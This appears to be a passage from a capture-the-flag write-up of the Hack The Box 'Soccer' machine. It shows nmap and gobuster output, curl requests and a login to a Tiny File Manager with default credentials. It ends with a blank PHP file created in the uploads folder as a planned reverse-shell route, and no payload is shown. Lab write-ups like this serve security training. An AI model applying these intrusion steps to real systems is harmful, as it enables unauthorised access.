#linux #webhooks #python #doas #SUID #scripting #portforwarding
By 0xCapra_Daemon aka Will Keller
No descriptions for you...
Recon
Initial Threader3k & Nmap
Enter your target IP address or URL here: 10.129.73.90
------------------------------------------------------------
Scanning target 10.129.73.90
Time started: 2026-07-30 02:20:43.137728
------------------------------------------------------------
Port 22 is open
Port 80 is open
Port 9091 is open
Port scan completed in 0:00:33.956414
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,80,9091 -sV -sC -T4 -Pn -oA 10.129.73.90 10.129.73.90
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p22,80,9091 -sV -sC -T4 -Pn -oA 10.129.73.90 10.129.73.90
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 02:21 -0400
Nmap scan report for 10.129.73.90
Host is up (0.087s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Thu, 30 Jul 2026 06:21:18 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Thu, 30 Jul 2026 06:21:18 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9091-TCP:V=7.99%I=7%D=7/30%Time=6A6AED6A%P=x86_64-pc-linux-gnu%r(in
SF:formix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r
SF:\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x
SF:20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found\r\
SF:nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type-Op
SF:tions:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nCo
SF:ntent-Length:\x20139\r\nDate:\x20Thu,\x2030\x20Jul\x202026\x2006:21:18\
SF:x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang
SF:=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</
SF:head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r(HT
SF:TPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Pol
SF:icy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\
SF:r\nDate:\x20Thu,\x2030\x20Jul\x202026\x2006:21:18\x20GMT\r\nConnection:
SF:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<me
SF:ta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>C
SF:annot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,"HT
SF:TP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20default-s
SF:rc\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\x20
SF:text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Thu,\
SF:x2030\x20Jul\x202026\x2006:21:18\x20GMT\r\nConnection:\x20close\r\n\r\n
SF:<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=\"u
SF:tf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIONS\
SF:x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad
SF:\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%
SF:r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnect
SF:ion:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.56 seconds
------------------------------------------------------------
Portscanning reveals open ports 22, 80, and 9091. We also find a hostname entry for the web server running on port 80 as soccer.htb. I will set that accordingly in my /etc/hosts file for DNS resolution.
Port 80 (webserver)
-v http://soccer.htb
* Host soccer.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.73.90
*   Trying 10.129.73.90:80...
* Established connection to soccer.htb (10.129.73.90 port 80) from 10.10.14.192 port 33026
* using HTTP/1.x
> GET / HTTP/1.1
> Host: soccer.htb
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Thu, 30 Jul 2026 06:24:46 GMT
< Content-Type: text/html
< Content-Length: 6917
< Last-Modified: Thu, 17 Nov 2022 08:07:11 GMT
< Connection: keep-alive
< ETag: "6375ebaf-1b05"
< Accept-Ranges: bytes
<
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-Zenh87qX5JnK2Jl0vWa8Ck2rdkQ2Bzep5IDxbcnCeuOxjzrPF/et3URy9Bv1WTRi" crossorigin="anonymous">
        <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
        <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
        <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
        <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/js/bootstrap.bundle.min.js" integrity="sha384-OERcA2EqjJCMA+/3y+gxIOqMEjwtxJY7qPCqsdltbNJuaOe923+mo//f6V8Qbsw3" crossorigin="anonymous"></script>
        <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></script>
        <title>Soccer - Index </title>
    </head>
    <style>
        header {
            position: relative;
            background-color: black;
            background-image: url('football.jpg');
            height: 75vh;
            min-height: 25rem;
            width: 100%;
            overflow: hidden;
        }

        .display-3 {
            color: greenyellow;
        }

        h1 {
            text-align: center;
        }

        header video {
            position: absolute;
            top: 50%;
            left: 50%;
            min-width: 100%;
            min-height: 100%;
            width: auto;
            height: auto;
            z-index: 0;
            -ms-transform: translateX(-50%) translateY(-50%);
            -moz-transform: translateX(-50%) translateY(-50%);
            -webkit-transform: translateX(-50%) translateY(-50%);
            transform: translateX(-50%) translateY(-50%);
        }

        header .container {
            position: relative;
            z-index: 2;
        }

        header .overlay {
            position: absolute;
            top: 0;
            left: 0;
            height: 100%;
            width: 100%;
            opacity: 0.5;
            z-index: 1;
        }

        @media (pointer: coarse) and (hover: none) {
            header {
                background: url('img/football.jpg');
            }

            header video {
                display: none;
            }
        }
    </style>
    <body>
	<nav class="navbar navbar-expand-lg navbar-dark bg-dark">
	    <div class="container-fluid">
		<a class="navbar-brand" href="/">Soccer</a>
		<button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarNavAltMarkup" aria-controls="navbarNavAltMarkup" aria-expanded="false" aria-label="Toggle navigation">
		    <span class="navbar-toggler-icon"></span>
		</button>
		<div class="collapse navbar-collapse" id="navbarNavAltMarkup">
		    <div class="navbar-nav">
			<a class="nav-link active" aria-current="page" href="/">Home</a>
		    </div>
		</div>
	    </div>
	</nav>
        <header>
            <div class="container h-100">
                <div class="d-flex h-100 text-center align-items-center">
                    <div class="w-100 text-white">
                        <h1 class="display-3">HTB FootBall Club</h1>
                        <p class="lead mb-0">"We Love Soccer"</p>
                    </div>
                </div>
            </div>
            </style>
        </header>
        <section class="my-5">
            <div class="container">
                <div class="row">
                        <p>Due to the scope and popularity of the sport, professional football clubs carry a significant commercial existence, with fans expecting personal service and interactivity, and stakeholders viewing the field of professional football as a source of significant business advantages. For this reason, expensive player transfers have become an expectable part of the sport. Awards are also handed out to managers or coaches on a yearly basis for excellent performances. The designs, logos and names of professional football clubs are often licensed trademarks. The difference between a football team and a (professional) football club is incorporation, a football club is an entity which is formed and governed by a committee and has members which may consist of supporters in addition to players. </p>
                </div>
            </div>
        </section>
        <!-- Page Content -->
        <h1>Latest News</h1>
        <div class="container">
            <div class="row">
                <div class="col-xl-3 col-md-6 mb-4">
                    <div class="card border-0 shadow">
                        <img src="ground1.jpg" class="card-img-top" alt="admin">
                        <div class="card-body text-center">
                            <p class="card-text">Get updates on the latest World Cup action and find articles, videos, commentary and analysis in one place.</p>
                        </div>
                    </div>
                </div>
                <div class="col-xl-3 col-md-6 mb-4">
                    <div class="card border-0 shadow">
                        <img src="ground2.jpg" class="card-img-top" alt="admin">
                        <div class="card-body text-center">
                            <p class="card-text">The FIFA World Cup Qatar 2022 will be played from 20 November to 18 December.</p>
                        </div>
                    </div>
                </div>
                <div class="col-xl-3 col-md-6 mb-4">
                    <div class="card border-0 shadow">
                        <img src="ground3.jpg" c alt="admin">
                        <div class="card-body text-center">
                            <p class="card-text">Soccer is the most popular game in the world. In many countries it is known as “football”.</p>
                        </div>
                    </div>
                </div>
                <div class="col-xl-3 col-md-6 mb-4">
                    <div class="card border-0 shadow">
                        <img src="ground4.jpg" class="card-img-top" alt="admin">
                        <div class="card-body text-center">
                            <p class="card-text">FIFA World Cup is the most popular soccer tournament that is followed by billions of people around the world on their Television so I wanted to take some time and make this web page dedicated to World Cup Soccer Facts only.</p>
                        </div>
                    </div>
                </div>
                <!-- /.row -->
            </div>
        </div>
        <!-- /.container -->
</body>
</html>
* Connection #0 to host soccer.htb:80 left intact
Cursory manual cURL of soccer.htb appears to show this webserver is running nginx/1.18.0 and is seemingly a blog about soccer.

Visiting the site in the browser does confirm this appears to be a soccer blog. Let's get a directory brute force going in gobuster.
Gobuster Enumeration
gobuster dir -u http://soccer.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,css,json,jpg,png,jpeg,pdf,zip,bak,xml -t 20 | tee ./gobuser_80
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              zip,js,css,json,png,bak,xml,php,html,txt,jpg,jpeg,pdf
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 162]
index.html           (Status: 200) [Size: 6917]
football.jpg         (Status: 200) [Size: 385260]
tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Directory bruteforce shows a /tiny/ endpoint that seems out of the ordinary for an nginx sever.
Manual Enumeration

Visiting in the browser reveals a H3K Tiny File Manager login portal. Google searching I found default credentials for this service as admin:admin@123.

Successfully authenticate to the file manager backend with default admin creds. At first glance we can see a list of the images used in the landing page, the landing page html code on the server, as well as a directory called tiny.

Navigating to the tiny directory we see another directory called uploads as well as the php source for the file manager service we are currently operating in. Both of these may prove valuable vectors to get a foothold on the machine.
Port 9091 (webhook)
└─$ nc -nv 10.129.73.90 9091
(UNKNOWN) [10.129.73.90] 9091 (?) open
?
HTTP/1.1 400 Bad Request
Connection: close
Raw connection with netcat reveals this is also possibly a web server.
curl -v http://soccer.htb:9091
* Host soccer.htb:9091 was resolved.
* IPv6: (none)
* IPv4: 10.129.73.90
*   Trying 10.129.73.90:9091...
* Established connection to soccer.htb (10.129.73.90 port 9091) from 10.10.14.192 port 38208
* using HTTP/1.x
> GET / HTTP/1.1
> Host: soccer.htb:9091
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Content-Security-Policy: default-src 'none'
< X-Content-Type-Options: nosniff
< Content-Type: text/html; charset=utf-8
< Content-Length: 139
< Date: Thu, 30 Jul 2026 06:32:32 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /</pre>
</body>
</html>
cURL request to 9091 also reveals the same 404 for the webroot. We will attempt to bruteforce valid endpoints via gobuster on this service as well.
Gobuster Enumeration
 gobuster dir -u http://soccer.htb:9091/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,jpg,png,cs,js,json,zip,bak,xml -t 20 | tee ./gobuster_9091
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb:9091/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              png,js,bak,jpg,cs,json,zip,xml,php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
not able to bruteforce subdirectories on this service for now.
Manual Enumeration

Wappalyzer shows that they appear to be using a reverse proxy to serve this second webserver which might mean it's using a different hostname.
Initial Foothold

Navigating to uploads I click Create New Item at the top left and select 'file' and name it test.php

We successfully create an empty php file in the uploads directory called test.php.

Opening the file we see it's blank and gives us options to download, open it in the web, edit it in the normal or advanced editor and to go back. This may be a file upload to reverse shell vector.
